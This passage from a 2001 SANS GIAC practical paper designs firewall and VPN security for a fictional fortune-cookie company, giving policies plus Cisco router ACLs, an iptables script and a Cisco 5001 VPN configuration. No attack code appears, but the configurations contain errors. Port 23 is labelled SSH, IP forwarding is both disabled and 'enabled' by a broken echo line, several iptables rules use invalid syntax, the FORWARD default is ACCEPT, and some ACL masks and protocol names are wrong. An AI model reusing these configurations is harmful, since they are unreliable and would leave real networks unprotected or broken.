Global Information Assurance Certification Paper

Security Solutions: Internet Firewalls & VPNs

SANS GCFW Practical Assignment, Version 1.6a
SANS New England
September 2001

Prepared by
Justin Godey

Table of Contents:

Assumptions & Caveats

Corporate Assumptions

Technical Assumptions

Section I : Security Architecture

1. Goals of Security Policy & Architecture
2. Components of Security Architecture
3. Other Networked Systems

Section II : Security Policy

Part A : Security Policy Definitions

1. General Security Policy
   - Services
   - User Accounts & Authentication
   - Security of In-Transit Data
   - Audit & Review
   - Exceptions
2. Security Policies by Component
   a) Cisco 2610 Router
   b) NetFilter Firewall
   c) Cisco 5001 VPN Concentrator
3. Security Component Configuration
   a) Cisco 2610 Router
   b) NetFilter Firewall
   c) Cisco 5001 VPN Concentrator

Part B : Security Tutorial

Section III: Security Audit

1. Audit Planning

2. Audit Execution
    a. Port Mapping with Nmap
    b. Network Sniffing with TCPDump

3. Audit Evaluation & Recommendation
    a) Proxy Service
    b) Additional Firewall
    c) Intrusion Detection System

Section IV: Design Under Fire

1) Attacking the Firewall
    a) Reconnaissance
    b) Planning
    c) Execution
    d) Conclusion

2) Denial of Service
    a) Reconnaissance
    b) Planning
    c) Execution
    d) DOS Mitigation
    e) Conclusion

References

Assumptions & Caveats:

Corporate Assumptions & Caveats:

GIAC-FCS Enterprises is a small startup company, having acquired a large holding of copyrighted Fortune Cookie Sayings. The corporate goal is to break into this established business and revolutionize it by using modern digital communications to increase the speed and geographic availability to have a wider consumer base.

I have been contracted by GIAC-FCS Enterprises to design, implement a network security infrastructure, and then perform handoff of information to their technical employees. By keeping costs down, I can over-inflate my already outrageous consulting fees making a better profit and keeping my customer happy at the same time.

Security and secure transfer of the data is of the utmost importance, however the affordability of the solutions is also essential, as there are obvious budget constraints in the Fortune Cookie Sayings business.

The staff of such a company is quite small, and so an extensive user LAN is not necessary. The bandwidth and throughput requirements are limited. The equipment is hosted all in one office, which is also the location of all of their employees.

Technical Assumptions & Caveats:

Lacking specifications on the applications used in the transit of Fortune Cooking Sayings, I am using the MySQL port 3306 to represent database communications. This could easily be substituted with one or more other ports as the database application required.

Lacking a public IP Address range to use, I have opted to use X.X.X.0 to represent my public address space. In this fashion I avoid using 'real world' IP Addresses in a network design, and do not use 'private' addresses to place-hold 'public' addressing, thereby making ambiguities in rules that might otherwise filter 'private' addressing.

Section I: Security Architecture

1. Goals of Security Policy & Architecture:

This policy & architecture is designed to meet the specific business requirements of GIAC Fortune Cookie Sayings Enterprises' (GIAC-FCS Enterprises) E-Business infrastructure. Key considerations in this design are in order of precedence:

1. Security of proprietary information.
2. Accessibility for customers and suppliers and partners.
3. Affordability of solution.
4. Extensibility, and Upgrade-ability of solution.

2. Components of the Security Architecture:

- **Gateway Router.** The Cisco 2610 has one Ethernet and One Serial Interface. Its role in the network is to provide Gateway access between firewall and the internet. As it is the external-most node in local the network it also functions as the first line of defense for the network. In addition to its basic routing functions, this router will also operate as a packet filtering device. In this capacity, it will be configured to filter out unnecessary and obviously illegal datagrams. Source address spoofing, some port and systems scanning methods, and a number of other potential attacks will be filtered out by this device.

- **Firewall.** This hardened Linux system, running NetFilter is the central security device in this network. All inter-network traffic must pass through this firewall. The primary role of this firewall is to prevent unauthorized access to the internal, DMZ, and VPN networks, while allowing required access in and out of these networks. Its second security role is to capture thorough and complete logs of traffic going between networks, and log them to a central syslog server for later analysis.

- **VPN Server.** This Cisco 5001 VPN Concentrator will allow IPSec virtual private networking over the internet with specific partners. Taking advantage of 3DES encryption, and strong authentication, this device will provide a well protected tunnel for the exchange of information. Its location in an isolated network behind the firewall allow us to add the security and logging capabilities of the firewall in addition to those features built into the 5001 Concentrator. However more significantly this allows us to log both the incoming encrypted data as well as the unencrypted data on the other side of

the VPN Connection, allowing us to watch for potential security holes that might otherwise be missed.

3. Other Networked Systems:

- **Syslog Server.** All access through the firewall will be logged using the syslog service to a log server. A system with reasonable processing power, and memory and a great deal of disk space, preferably a RAID, would suffice. To keep the cost minimal, BSD or Linux are possible platforms.


- **Web Server.** This is the web server providing the information interface for our customers and suppliers. Apache running SSL or another webserver capable of 'secure' transactions, would fill this role.

- **Fortune Database.** This system would provide a database for storing all of the fortunes. There would be some need for redundancy with this system, so RAIDs, failover clustering, redundant power supplies and similar methods are recommended. We will use SQL for purposes of this paper.

- **External DNS.** This system provides Domain Name Service to the external nodes, as well as providing Domain Name Service to the outside world. The system would be in a 'hardened' state only allowing the services of DNS, and SSH from Internal Network IP Addresses. This would limit the vulnerability of the system, while still allowing the very necessary Domain Name Services to be performed.

- **Internal DNS**. This system provides DNS information on systems internal to the GIAC-FCS network, and forwards all external requests to the External DNS server. By splitting DNS into public and private systems, we reduce the chance of someone being able to 'map' our internal network by resolving the DNS on all of the addresses. The Internal DNS system would contain only non-routable 'private' IP's in it.

- **SecureID Server**. This system provides SecureID access to the VPN Concentrator and potentially other access devices that need a stronger authentication method.



Section II: Security Policy

Part A: Security Policy Definitions

1. General Security Policy

It is GIAC-FCS Enterprises policy to protect all systems using strong authentication, firewalling and restrictive access. No systems shall be used for any but their designated purpose. Only services, applications and data required by the GIAC-FCS Enterprises business needs shall be authorized.

The following policies and guidelines are applicable to all hosts, workstations, networking devices and all other devices that shall be part of the GIAC-FCS Enterprises networks.

Services:

a) No listening services or 'daemons' shall be run other than those, which serve a purpose specific to the business need of the system in question.
b) All services that are run on any system will be thoroughly documented as to configuration, change history, business purpose and upgrade/patch history.
c) These services and documents shall be subject to regular audit and review.
d) Only network services associated with a defined business needs shall be allowed to traverse GIAC-FCS networking devices, all other access will be 'filtered'
e) These services shall likewise be documented in regards to business purpose and configuration details for all GIAC-FCS Enterprises Networking Components.
f) All traffic and devices on the GIAC-FCS Network may be subject to monitoring, logging, analysis and filtering to further insure the security of the corporate network.

User Accounts & User Authentication:

a) User accounts will only exist for GIAC-FCS Enterprises and their partners and affiliates. Documentation on these accounts shall be maintained in regards to their time of creation, password change history, and usage history.
b) Such accounts shall be deleted immediately upon the termination of the employee or affiliation.
c) Where possible user accounts shall authenticate using one time password schemes. In addition to any other levels of authentication that may be implemented without unreasonably impacting usability of the system.
d) In cases where use of expiring one time password tools is not possible, any 'static' passwords must meet the following requirements
   - Must be of 8 or more characters in length
   - Must not be based off a word from any language written or spoken
   - Must contain alpha, numeric and punctuation characters.

- Must not be derived from any personal information (i.e. Drivers license, birthdate, social security number) that might be guessed.

e) Passwords on all user accounts will be changed every 90 days.

Security of In-Transit Data:

a) Whenever possible encrypted channels should be used to transfer GIAC-FCS Enterprises data. This includes use of encrypted terminal access (i.e. SSH), use of encrypted tunnels.
b) If not possible all reasonable effort must be made to secure proprietary data, at the application, systems and network level.

Audit & Review:

a) Monthly review shall be made of security and software patches for all services on the network. Those systems that have direct exposure to external networks shall be most directly scrutinized.
b) Annual review should be given of the GIAC-FCS Enterprises Network, its networking components, hosts, exceptions and pollicies.

Exceptions:

a) In certain circumstances it may be impossible for technical or business needs to satisfy all of these requirements. In such cases documentation shall be maintained for the exceptions. This shall include the exception, what requirements it is excepted from, duration and the reason for the exception
b) These exceptions should be reviewed periodically for relevance and in the very least should be review with each annual audit.

2. Security Policies by Component:

There are three primary security components in this network configuration. They are: The Gateway Router that leads from the network to the Internet; The Firewall that filters data traversing the four separate networks in the environment; The last component is the VPN Server that allows corporate partners limited access to information internal to the GIAC-FCS data infrastructure.

A broad brush discussion of the security policy for each of these components will follow, while a more technical view will be taken in the Security Component Configurations section.

a) Cisco 2610 Router: This is the gateway router that routes traffic to and from the internet over a T1 serial connection. This device is the first point of Ingress into the corporation's network, and the last point of Egress from the network. Due to its terminal position, it bears a number of important security tasks.

The Gateway router's first and foremost goal is the successful and timely transmission of data to and from the corporate network, and as such it is a poor place to implement complex and intricate rules. However this is an optimal point in the network infrastructure to drop a number of 'common sense' cases. Those packets which have blatantly 'spoofed' source addresses, that is those packets who come from private IP networks, IP networks internal to the GIAC-FCS network, and those packets that are 'Source-Routed'. SunRPC, NetBios, Xwindows, NFS, lockd, LDAP, POP, IMAP, time, TFTP, finger, NNTP, NTP, LPD, syslog, SNMP, SOCKS and ICMP traffic will be filtered. Services such as SNMP, Advanced Routing Protocols, and Cisco Discovery Protocol will not be run on this router.

b) NetFilter Firewall: This firewall is the core security component in the GIAC-FCS corporate infrastructure. As such it has the most intricate security policy. The GIAC-FCSFW has four interfaces, each residing in a different 'wing' of the corporate network. These interfaces will be referred to as follows. The External Interface is that interface that is directly connected to the Gateway Router and out which all traffic bound through the internet must traverse, and in which all traffic coming from the internet bound for the internal networks must come. The DMZ Interface resides in the network containing the Public Web Server, and the Public Domain Name Server. This is the least protected network that has computer nodes residing in it. The third Interface resides in the VPN Network. This is a sub-network that allows corporate business partners the ability to securely access specific internal services. The last Interface sits on the Internal Network. This is the most secured network in the GIAC-FCS corporate infrastructure, it is here that the internal DNS, SecureID, Syslog and Database Server(s) reside.

Here are the specific policies of the firewall listed by interface. One will note that this is a very short list, as the focus of the GIAC-FCS Enterprises security policy is the addition of service to an otherwise restrict all policy.

The only traffic allowed in through the External Interface is the following:
Port 80 (HTTP) and 443 (HTTPS) traffic bound for the Web Server in the DMZ
Port 53 (DNS) traffic bound for the Domain Name Server in the DMZ
GRE and ESP Traffic (IPSec) and UDP Port 500 (IKE) Traffic bound for the VPN Server in the VPN Network.
Established Sessions from the DMZ and Internal Networks.

The only traffic allowed in through the DMZ Interface is the following:
Port 3306 (MySQL) traffic bound for the Internal Database Server.
Port 53 (DNS) traffic bound for the Internet.
Established Sessions from the Internet or Internal Networks.

The only traffic allowed in through the VPN Interface is the following:
Port 124 (SecureID) traffic bound for the SecureID Server from the VPN Server.
Port 3306 (MySQL) traffic bound for the Internal Database Server.
Port 53 (DNS) traffic bound for the Internal Domain Name Server.
Port 23 (SSH) traffic bound for the Internal Database Server.
Port 514 (Syslog) traffic bound for the Syslog Server.

The only traffic allowed in through the Internal Interface is the following:
Port 80 (HTTP) traffic bound for anywhere.
Port 443 (HTTPS) traffic bound for anywhere.
Port 23 (SSH) traffic bound for the DMZ.
Established Sessions from the DMZ or VPN Networks.

All other traffic that attempts to pass into this firewall is considered unnecessary or detrimental to the continued functioning of the firewall and is therefore logged to the syslog server and the packets are dropped without notification. Packets that are accepted are not generally logged, the one exception is all packets both accepted and denied that come from or are destined for the VPN Network are logged.

c) Cisco 5001 VPN Concentrator: This device is the access point for corporate partners to connect into the GIAC-FCS Network via an encrypted Virtual Private Network. There is an obvious need for thorough security on this device, as it allows access to an otherwise completely restricted and secured network. As such all connections to this device, and from this device are logged. This logging occurs both at the firewall level, as well as at the VPN Concentrator level.

The VPN Concentrator will be configured to use 3DES encryption, and MD5 checksums for key sharing. This will be done in client-server configuration to a) minimize the user base accessing our network and b) so that a 'permanent' connection into our network does not exist. In this way, it will be easier to take advantage of logging facilities to see whom exactly is accessing what services through our VPN at any given time. Packet Filtering on the VPN device itself will enforce the same rules as the firewall, allowing users to only access MySQL and SSH on the database server, and DNS on the DNS Server. It is recommended that the Shell program for those corporate partners that access the Database server via the VPN be replaced with an interactive command line program, that allows them only those functions that they need, and that through testing for stability be done on it. If direct Database access for remote partners is not necessary, this access should be disabled.

The approach of the most limited remote access is taken, as the need for data security and integrity outweighs the need for open access to our

services. Each Corporate Partner will have its own Group level access, so that as corporate needs change, the access can be changed on an entity to entity basis. Each entity will be assigned a single IP address that is then NAT Mapped to the encrypted tunnel. As this IP address is assigned on first come, first serve basis, this limits the number of people who can access our corporate facilities from each remote location to one from each corporate partner.

3. Security Component Configurations

Following are the technical configurations for the three primary security components. At the beginning of each is a brief description of the configuration, reference to any applications used to aid in their generation, and a reference to any tricks, or unusual configuration methods used. There may be comments within the configuration text itself to highlight or explain sections or clarify items. This is in no way conclusive of the entire network security infrastructure, as host security on the numerous host components of the network is out of the scope of this policy.

It is recommended that: all host systems are thoroughly examined for software upgrades, patches, and known security holes; Unneeded services be disabled and deleted from these systems; File system and application permission sets be set as restrictively as possible with out interfering with the required applications; User accounts on these systems are thoroughly audited and maintained; Logging facilities be implemented to keep thorough day to day accounting of systems activities. There is a need for continued daily monitoring and response to these logs, and those provided by the network security components.

The same or similar measures should be taken on all workstations or other systems that reside within the GIAC-FCS Enterprise network. No modems or other remote access devices should be connected to any computer on the GIAC-FCS Enterprise network, such devices would allow a 'back-door' into the network that would reside outside of the security architecture and its logging and monitoring facilities.

a) Cisco 2610 Router Configuration:

This Configuration was originally generated by Cisco's (http://www.cisco.com/) ConfigMaker 2.5. I have edited the code by hand to add features not supported by ConfigMaker and to delete a number of features default enabled by Cisco ConfigMaker such as RIP.

```
!
service timestamps debug uptime
service timestamps log uptime
service password-encryption
no service tcp-small-servers
no service udp-small-servers
!
hostname GIACentGtwy
!
enable secret 5 lkjsdlkjwewelk$.werkj..23o4
enable password junkpassword
!
ip domain-name GIAC-FCS.com
ip name-server X.X.X.1
!
ip subnet-zero
ip routing
!
interface Ethernet 0/0
 no shutdown
 description connected to GIAC-FCSFW
 ip address X.X.X.250 255.255.255.252
 ip access-group ingress-filter out
 ip access-group egress-filter in
 keepalive 10
!
interface Serial 0/0
 no shutdown
 description connected to Internet
 service-module t1 clock source line
 service-module t1 data-coding normal
 service-module t1 remote-loopback full
 service-module t1 framing esf
 service-module t1 linecode b8zs
 service-module t1 lbo none
 service-module t1 remote-alarm-enable
 ip address X.X.X.254 255.255.255.252
 ip access-group ingress-filter in
 ip access-group egress-filter out
 encapsulation hdlc
!
ip classless
!
! IP Static Routes
ip route 0.0.0.0 0.0.0.0 Serial 0/0
ip route X.X.X.0 255.255.255.240 X.X.X.249
```

```
ip route X.X.X.240 255.255.255.248 X.X.X.249
!
!
ip access-list extended ingress-filter
  deny icmp any any log
  deny ip X.X.X.0 0.0.0.255 any log
  deny ip 192.168.0.0 0.0.255.255 any log
  deny ip 10.0.0.0 0.0.0.255 any log
  deny ip 172.16.0.0 0.31.255.255 any log
  deny ip 127.0.0.1 255.255.255.255 any log
  deny ip 224.0.0.0 31.255.255.255 any log
  deny host 0.0.0.0 any log
  deny udp any any range 137 138 log
  deny tcp any any eq 37 log
  deny upd any any eq 37 log
  deny udp any any eq 69 log
  deny tcp any any eq 79 log
  deny tcp any any eq 119 log
  deny tcp any any eq 123 log
  deny tcp any any eq 515 log
  deny tcp any any eq 514 log
  deny tcp any any eq 161 log
  deny udp any any eq 161 log
  deny tcp any any eq 162 log
  deny udp any any eq 162 log
  deny tcp any any eq 109 log
  deny tcp any any eq 110 log
  deny tcp any any eq 143 log
  deny tcp any any eq 389 log
  deny upd any any eq 389 log
  deny tcp any any eq 1080 log
  deny udp any any eq 111 log
  deny tcp any any eq 111 log
  deny udp any any eq 2049 log
  deny tcp any any eq 2049 log
  deny udp any any eq 4045 log
  deny tcp any any eq 4045 log
  deny tcp any any eq 135 log
  deny udp any any eq 135 log
  deny tcp any any eq 139 log
  deny tcp any any eq 445 log
  deny udp any any eq 445 log
  permit ip any any

ip access-list egress-filter
  deny ip 192.168.0.0 0.0.255.255 any log
  deny ip 10.0.0.0 0.0.0.255 any log
  deny ip 172.16.0.0 0.31.255.255 any log
  deny ip 127.0.0.1 255.255.255.255 any log
  deny ip 224.0.0.0 31.255.255.255 any log
  deny host 0.0.0.0 any log
  deny udp any any range 137 138 log
  deny tcp any any range 6000 6255 log
  deny tcp any any eq 37 log
  deny upd any any eq 37 log
  deny udp any any eq 69 log
```

```
 deny tcp any any eq 79 log
 deny tcp any any eq 119 log
 deny tcp any any eq 123 log
 deny tcp any any eq 515 log
 deny tcp any any eq 514 log
 deny tcp any any eq 161 log
 deny udp any any eq 161 log
 deny tcp any any eq 162 log
 deny udp any any eq 162 log
 deny tcp any any eq 109 log
 deny tcp any any eq 110 log
 deny tcp any any eq 143 log
 deny tcp any any eq 389 log
 deny upd any any eq 389 log
 deny tcp any any eq 1080 log
 deny udp any any eq 111 log
 deny tcp any any eq 111 log
 deny udp any any eq 2049 log
 deny tcp any any eq 2049 log
 deny udp any any eq 4045 log
 deny tcp any any eq 4045 log
 deny tcp any any eq 135 log
 deny udp any any eq 135 log
 deny tcp any any eq 139 log
 deny tcp any any eq 445 log
 deny udp any any eq 445 log
 permit ip any any

no ip http server
no snmp-server
no snmp-server location
no snmp-server contact
!
line console 0
 exec-timeout 0 0
 password apassword
 login
!
line vty 0 4
 password apassword
 login
!
end
```

b) NetFilter Firewall Configuration:

The configuration of the NetFilter firewall running on a RedHat (http://www.redhat.com/) Linux 7.1 system requires quite a bit of work to properly secure and configure. I have included the text of a number of files in this section of the Security Policy section, however there are a number of other tasks that would be required to be performed in the process of configuration. Included in these is a need to remove all service or daemon processes from the device. The only purpose of this firewall is to act as a router and filtering device, as such it need not run any processes providing services to the outside world. Once the firewall was fully configured one would wish to remove all unnecessary source code, compilers, scripting engines, shells, and software packages from the device. Removal of unnecessary kernel features, drivers, etc. would be necessary.

The following script should be executed on the system once its kernel is properly compiled to support NetFilter, IP Forwarding, and the routing tables are in proper order. The /etc/rc.d/init.d/iptables script that comes with the RedHat Linux 7.1 installation should be included, and it should be symbolically linked to /etc/rc.d/rc3.d/S21iptables. This line should also be in /etc/sysctl.conf:

```
net.ipv4.ip_forward = 0
```

/root/rc.firewall:

```
#!/bin/sh

#
#Enable IP Forwarding, and define the location of the IPTables program
#
echo 1 /proc/sys/net/ipv4/ip_forward
IPTABLES="/usr/local/sbin/iptables"
IPTABLESSAVE="/usr/local/sbin/iptables-save"

#
#Set default policies for the default chains
#
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD ACCEPT
$IPTABLES -P OUTPUT ACCEPT

#
#NAT translate all connections from the internal network to the Internet, to the
external interface of the firewall.
#
$IPTABLES -t nat -i eth3 -o eth0 -j SNAT --to-source
X.X.X.249/255.255.255/248

#
```

```
#LOG and DROP new TCP connections that do not have the SYN bit set.
#
$IPTABLES -INPUT -p tcp ! --syn -m state --state NEW -j LOGNDROP
$IPTABLES -A INPUT -i lo -j ACCEPT

#
#Allow unencrypted port 80-web traffic and HTTPS connections to the web
server.
#
$IPTABLES -A INPUT -s 0.0.0.0 -i eth0 -d X.X.X.5/255.255.255.240:80 -o eth1 -
j ACCEPT
$IPTABLES -A INPUT -s 0.0.0.0 -i eth0 -d X.X.X.5/255.255.255.240:443 -o eth1
-j ACCEPT

#
#Allow DNS connections to the DNS server and allow the DNS server to get
DNS from the internet.
#
$IPTABLES -A INPUT -s 0.0.0.0 -d X.X.X.1/255.255.255.240:53 -o eth1 -j
ACCEPT
$IPTABLES -A INPUT -s X.X.X.1/255.255.255.240 -I eth1 -d 0.0.0.0  -o eth0 -j
ACCEPT
#
#Allow IPSec & IKE connections to the VPN server
#
$IPTABLES -A INPUT -s 0.0.0.0 -i eth0 -d X.X.X.241/255.255.255.248 -o eth2 -
p 51 -j LOGNACCEPT
$IPTABLES -A INPUT -s 0.0.0.0 -i eth0 -d X.X.X.241/255.255.255.248 -o eth2 -
p 52 -j LOGNACCEPT
$IPTABLES -A INPUT -s 0.0.0.0 -i eth0 -d X.X.X.241/255.255.255.248:500 -o
eth2 -p udp -j LOGNACCEPT

#
#Allow the web server & VPN Users to connect to MySQL on the Database
server.
#
$IPTABLES -A INPUT -s X.X.X.5/255.255.255.240 -i eth1 -d 172.20.24.50:3306
-o eth3 -j ACCEPT
$IPTABLES -A INPUT -s X.X.X.240/255.255.255.248 -i eth2 -d
172.20.24.50:3306 -o eth3 -j LOGNACCEPT

#
#Allow the VPN Server access to internal DNS.
#
$IPTABLES -A INPUT -s X.X.X.240/255.255.255.248 -i eth2 -d 172.20.24.1:53 -
o eth3 -j LOGNACCEPT

#
#Allow SecureID, SYSLOG & SSH access for VPN Users to the SecureID,
SYSLOG and Database Servers
#Logging will not occur on the SYSLOG output from the VPN Box to the
SYSLOG server as this would be
#redundant
#
$IPTABLES -A INPUT -s X.X.X.240/255.255.255.248 -i eth2 -d 172.20.24.50:23
-o eth3 -j LOGNACCEPT
```

```
$IPTABLES -A INPUT -s X.X.X.240/255.255.255.248 -i eth2 -d
172.20.24.52:124 -o eth3 -j LOGNACCEPT
$IPTABLES -A INPUT -s X.X.X.241/255.255.255.248 -I eth2 -d 172.20.24.6:514
-o eth3 -j ACCEPT

#
#Allow the Internal Network Access to the DMZ, and web access to the Internet
#
$IPTABLES -A INPUT -i eth3 -d eth1 -j ACCEPT
$IPTABLES -A INPUT -i eth3 -d 0.0.0.0:80 -o eth0 -j ACCEPT
$IPTABLES -A INPUT -i eth3 -d 0.0.0.0:443 -o eth0 -j ACCEPT

#
#Explicitly deny VPN Users access back out to the internet.
#
$IPTABLES -A INPUT -s X.X.X.240/255.255.255.248 -i eth2 -o eth0 -j
LOGNDROP

#
#Allow the local machine to talk to its own loopback
#
$IPTABLES -A INPUT -o lo -j ACCEPT

#
#Perform stateful inspection to determine if the packets are part of an
established connection
#
$IPTABLES -A INPUT -j STATETABLE
$IPTABLES -A STATETABLE -i !eth0 -m state --state NEW -j ACCEPT
$IPTABLES -A STATETABLE -m state --state RELATED,ESTABLISHED -j
ACCEPT
$IPTABLES -A STATETABLE-j LOGNDROP

#
#Otherwise LOG the attempt with TCP Sequence number, TCP Options and IP
Options, and DROP the packet.
#
$IPTABLES -A LOGNDROP -j LOG --log-tcp-sequence --log-tcp-options --log-
ip-options
$IPTABLES -A LOGNDROP -j DROP

#
#LOG VPN Access but ACCEPT it
#
$IPTABLES -A LOGNACCEPT -j LOG --log-tcp-sequence --log-tcp-options --
log-ip-options
$IPTABLES -A LOGNACCEPT -j ACCEPT

#
#Write the Configuration out to a save file to be loaded again at bootup.
#
$IPTABLESSAVE > /etc/sysconfig/iptables
```

The following lines should be added to */etc/syslog.conf*:

```
#
#This will output all logging information to our syslog server
#
*.*                @172.20.24.6
```

/etc/sysconfig/network-scripts/ifcfg-eth0:

```
DEVICE=eth0
BOOTPROTO=static
BROADCAST=X.X.X.251
IPADDR=X.X.X.249
NETMASK=255.255.255.248
NETWORK=X.X.X.248
ONBOOT=yes
```

/etc/sysconfig/network-scripts/ifcfg-eth1:

```
DEVICE=eth1
BOOTPROTO=static
BROADCAST=X.X.X.15
IPADDR=X.X.X.14
NETMASK=255.255.255.240
NETWORK=X.X.X.0
ONBOOT=yes
```

/etc/sysconfig/network-scripts/ifcfg-eth2:

```
DEVICE=eth2
BOOTPROTO=static
BROADCAST=X.X.X.247
IPADDR=X.X.X.246
NETMASK=255.255.255.248
NETWORK=X.X.X.240
ONBOOT=yes
```

/etc/sysconfig/network-scripts/ifcfg-eth3:

```
DEVICE=eth3
BOOTPROTO=static
BROADCAST=172.20.24.255
IPADDR=172.20.24.254
NETMASK=255.255.255.0
NETWORK=172.20.24.0
ONBOOT=yes
```

/etc/sysconfig/network:

```
NETWORKING=yes
HOSTNAME=GIAC-FCSFW
GATEWAY=X.X.X.250
```

c) Cisco 5001 VPN Concentrator Configuration:

This Configuration was generated by the Cisco (http://www.cisco.com/) VPN 5000 Manager Software, I have cut out extraneous data pertaining to protocols and services that are disabled on the device, such as AppleTalk, IPX, SNMP, Radius and a few others. A few points to make note in the filter configuration, UDP 500 (IKE) is used to allow 'keep alive' updates through to the VPN Concentrator. If these packets are not allowed through, no connection will last longer than the inactivity timeout. Also, ESP and GRE need to be allowed in the filtering rules so that the tunnel is not filtered out by the device.

```
[DeviceInfo]
DeviceName=isovpn1

[ IP Ethernet 0 ]
SubnetMask              = 255.255.255.248
IPAddress               = X.X.X.241
Mode                    = Routed
IPBroadcast             = X.X.X.247
RIPVersion              = None
RIPIn                   = FALSE
RIPOut                  = FALSE
ProxyArp                = FALSE
SplitHorizon            = SplitHorizon
DirectedBroadcast       = FALSE
OSPFEnabled             = Off
AuthKey                 =
HelloInterval           = 10
RtrDeadInterval         = 40
Transdelay              = 1
RetransInterval         = 5
NATMap                  = TRUE

[ IP Ethernet 1 ]
Mode                    = Off

[ General ]
EnablePassword          = junkpass
Password                = apasswor
DeviceName              = GIAC-FCSvpn
IPSecGateway            = X.X.X.246
DeviceType              = IntraPort2+
IPBlockSourceRouting    = TRUE
IPLogSourceRouting      = TRUE
RIPV2Password           =

[ IP Static ]
0.0.0.0 0.0.0.0 172.18.14.254 1 REDIST=None

[ IKE Policy ]
```

```
Protection              = MD5_3DES_G1
Protection              = MD5_3DES_G2
PPTPAuth                =

[ IP Protocol Precedence ]
Precedence              = "static RIP OSPF"

[ Logging ]
Enabled                 = TRUE
Level                   = Debug
LogToAuxPort            = FALSE
LogToSysLog             = TRUE
SyslogIPAddress         = 172.20.24.6
SyslogFacility          = local0
DisabledPorts           = "Ethernet 1"

[ Domain Name Server ]
PrimaryServer           = 172.20.24.1

[ Time Server ]
TimeProtocol            = Timed
Enabled                 = FALSE
BackupAddress           = 0.0.0.0
Adjust                  = 0

[ SNMP ]
Enabled                 = FALSE
SetsEnabled             = FALSE
TrapsEnabled            = FALSE

[ SecurID ]
Enabled                 = TRUE
EncryptionType          = DES
Port                    = 5500
PrimaryServer           = 172.20.24.52
BackupServer            = 0.0.0.0
Timeout                 = 5
BindTo                  = "Ethernet 0"

[ VPN Group "Partner1" ]
BindTo                  = "Ethernet 0"
KeepaliveInterval       = 120
InactivityTimeout       = 3600
MaxConnections          = 1
StartIPAddress          = X.X.X.244
AssignIPRadius          = FALSE
LocalIPXNet             =
MinimumVersion          = 0.0.0
AllowL2TP               = FALSE
AllowPPTP               = FALSE
PPTPEncryptMethod       = None
ExcludeLocalLAN         = TRUE
SLAEnableClient         = FALSE
TunnelNetBT             = FALSE
EncryptMethod           = 3DES
BlockType20             = FALSE
```

```
AssignIPXRadius          = FALSE
SecurIDRequired          = FALSE
SecurIDUserName          = FALSE
DNSPrimaryServer         = 172.20.24.1
DNSSecondaryServer       = 0.0.0.0
DNSSplitServer           = 0.0.0.0
WINSPrimaryServer        = 0.0.0.0
WINSSecondaryServer      = 0.0.0.0
PFS                      = FALSE
SaveSecrets              = FALSE
IPInFilters              = IngressFilter
IPOutFilters             = EgressFilter
IPNet                    = 172.20.24.1/32
IPNet                    = 172.20.24.50/32

